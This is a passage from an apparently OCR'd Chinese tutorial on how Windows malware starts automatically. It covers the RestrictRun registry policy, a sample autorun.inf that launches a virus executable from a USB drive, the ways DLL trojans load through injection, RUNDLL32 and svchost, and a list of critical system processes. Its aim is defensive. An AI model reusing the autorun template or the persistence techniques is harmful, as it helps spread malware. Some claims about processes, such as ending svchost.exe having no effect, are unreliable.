键下新建一个子键RestrictRun，然后在子键HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer\RestrictRun下再新键一个字符串类型的键值0，赋值为regedit.exe。关闭注册表，重新启动后我们就可以发现，操作系统除了能够执行regedit.exe程序外，其它任何程序都无法执行了，如图11。




图11

14、现在来讲下U盘病毒和双击硬盘时的启动，都是由1个文件在搞鬼，那就是autorun.inf这个文件，一般里面的内容格式为：

```
[autorun]
Icon=图标文件名.ico          //解释:U盘的图标
OPEN=病毒名.exe              //解释:自动运行
Shellexecute=病毒名.exe      //解释:双击时执行
Shell\open=打开(&O)          //解释:修改右击，打开时运行
Shell\open\command=病毒名.exe
Shell\open\default=1
Shell\explore=资源管理器(&X)
Shell\ explore\command=病毒名.exe
```

为了安全我们应该关闭“自动播放”功能，方法如下，在“开始”－“运行”栏里输入gpedit.msc，选择用户配置－管理模板－系统－关闭自动播放－启用。

15、上面所说的EXE程序一般都会在任务管理器里有进程名，但下面所说的这个启动就是在后台运行的，我们叫它“服务”。打开你的控制面板－管理工具－服务，这里面就都是服务了，它们都是在后台运行的，部分是看不到的进程（不包括DLL类型）。

16、还有一种服务，它的名字叫驱动程序，主要是用于硬件与软件的接口，由于编写它需要懂很多软件和硬件方面的知识，所以编写它是最难的（后缀名一般为SYS）。

17、前面我们已经把EXE类型的都介绍的差不多了，现在就来讲讲DLL，关于DLL的由来我给大家找了几篇文章收录在了光盘中，大家可以自己翻阅一下。DLL与EXE文件唯一不同的就是DLL需要一个宿主（也就是一个EXE文件）才能运行起来，如果宿主被停止了，它也会被停止。DLL能实现EXE可以实现的所有功能，由于一个程序在运行时可能会加载许多的DLL，因此大家很难判断出哪个是病毒，哪个是系统文件。正是因为它的隐蔽性，所以目前的病毒和木马大多都是DLL型，如图12。

DLL木马一般由3类方式启动：

（1）运用远程插入线程技术，首先一个带DLL木马的EXE文件启动，把一个带有木马功能的DLL插入到系统进程里面去，然后关闭自身EXE程序，这样的话这个DLL木马就成为了这个系统进程的一部分，我们在任务管理器中看不到有可疑的进程，但是这个木马却可以大张旗鼓的干坏事了。带DLL木马的EXE文




图12

件的路径被加入到启动项中（上面讲的那些启动项里），这样每次电脑启动后，EXE文件就会先启动然后再将DLL木马插入到指定的一个系统进程里，然后再关闭自身，因此不会留下进程。它的主要工作就是把DLL木马插入到系统进程，并把DLL文件插入到系统的某些启动项，然后再删除自己，下次电脑启动时，DLL木马就被系统进程合法的载入了。对于这些内容，大家仔细阅读我收集的文章后再联系一些实践就会明白了。

（2）DLL文件被RUNDLL32.EXE（这个可是系统进程）调用，格式一般为“RUNDLL32.EXE [DLL名],[函数] [参数]”，这种调用可以使用上面所讲的EXE启动项来启动，如图13。

（3）DLL文件被Svchost.exe（这个也是系统进程）调用，这个进程启动的DLL一般就是所谓的DLL服务了。现在大家明白为什么任务管理器里有好多个Svchost.exe进程了吧，它的任务就是加载DLL服务，如图14。

下面我给大家举个病毒启动的例子，用到的木马是具有代表性的PCSHARE2008，经常玩木马的朋友应该都知道它吧。它里面的许多技术都是最新的，但是它的隐藏技术是不是同样牛呢，我们要用到的工具是冰刃、AUTORUNS以及FileForceKiller，首先来学习一点必备知识，认识一下哪些进程是关键进程，如图15。

A、system 是可以结束的，结束后电脑会自动加载，该进程只加载了一个DLL文件，就是system32\ntdll.dll。

B、system Idle Process 用于分派CPU处理时间，关键进程一关闭就关机，无DLL插入。

C、winlogon.exe 用户登录服务，关键进程一关闭就关机，位于system32目录下。

D、csrss.exe 子系统服务器进程，关键进程，一关闭就会关机，位于system32目录下。

E、lsass.exe 管理IP安全原则以及和客户端的加密通讯，如果关闭这个进程的话，系统就会在1分钟后自动关闭，位于system32目录下。

F、services.exe 也是多项内部服务所需的程序之一，如果关闭这个进程的话，系统就将会在1分钟后自动关闭，也是位于system32目录下。

G、smss.exe 工作阶段管理服务，关闭该进程没什么影响，位于system32目录下。

H、alg.exe 是微软Windows操作系统自带的程序，它用于处理微软Windows网络连接共享和网络连接防火墙，应用程序网关服务，为Internet连接共享和Windows防火墙提供第三方协议插件的支持。该进程属于Windows系统服务，这个程序对系统的正常运行是非常重要的，关闭该进程没什么影响，位于system32目录下。

I、wscntfy.exe Windows安全相关策略的一部分，这个程序对你系统的正常运行是非常重要的，结束后电脑会自动加载，关闭该进程没什么影响，位于system32目录下。

J、spoolsv.exe 管理缓存中的打印和传真作业，关闭该进程没什么影响，位于system32目录下。

K、explorer.exe 计算机总管以及显示WINDOWS桌面、工作列等，位于windows目录下。

L、svchost.exe 计算机多项内部服务所需的执行程序之一，关闭该进程没什么影响，位于system32目录下。




图14




图13

大家不要嫌多哦，这些可是基础，见的多了就会熟悉了，教大家一个记路径的方法，上面的关键进程除了Explorer是在WINDOWS路径下，其它的都是在SYSTEM32系统目录下。如果找到了一个可疑进程的话，那我们就来看看这个程序的启动项是什么，打开AUTORUNS，如图16。

